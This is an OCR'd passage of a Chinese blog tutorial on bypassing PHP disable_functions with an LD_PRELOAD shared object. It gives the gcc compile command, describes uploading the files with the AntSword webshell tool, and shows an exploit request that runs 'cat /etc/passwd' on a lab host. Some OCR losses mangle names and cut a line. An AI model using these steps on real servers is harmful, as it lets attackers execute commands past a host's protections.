
提及的不一样，多出了使用for循环修改LDPRELOAD的首个字符改成\0，如果你略微了解C语言就会知道**\0是C语言字符串结束标记**，原因注释里有：unsetenv("LDPRELOAD")在某些Linux发行版不一定生效（如CentOS），这样一个小动作能够让系统原有的LDPRELOAD环境变量自动失效。

然后从环境变量 EVILCMDLINE 中接收 bypassdisablefunc.php 传递过来的待执行的命令行。

用命令 gcc -shared -fPIC bypassdisablefunc.c -o bypassdisablefuncx64.so 将 bypassdisablefunc.c 编译为共享对象 bypassdisablefuncx64.so：

要根据目标架构编译成不同版本，在 x64 的环境中编译，若不带编译选项则默认为 x64，若要编译成 x86 架构需要加上 -m32 选项。

然后我们使用蚁剑把相关文件上传到咱们的web目录下。



ok，测试一下效果哈

> http://192.168.248.140:8888/bypassdisablefunc.php?cmd=cat%20/etc/passwd&outpath=/tmp/xx&sopath=/root/disablefunc/bypassdi

> blefunc_x64.so

效果大赞，如果无法成功注意web进程用户权限（读写、目录访问等），其中sopath

入绝对路径。

非常好的一篇文章，希望能多多学习其中的思路~

下篇将尝试复现其它的绕过disable_functions的思路，敬请期待~

参考链接

无需sendmail：巧用LDPRELOAD突破disablefunctions
https://www.freebuf.com/articles/web/192052.html

警惕UNIX下的LD_PRELOAD环境变量
https://blog.csdn.net/haoel/article/details/1602108

深入浅出LD_PRELOAD & putenv()
https://www.anquanke.com/post/id/175403

TCTF2019 WallBreaker-Easy 解题分析
https://xz.aliyun.com/t/4688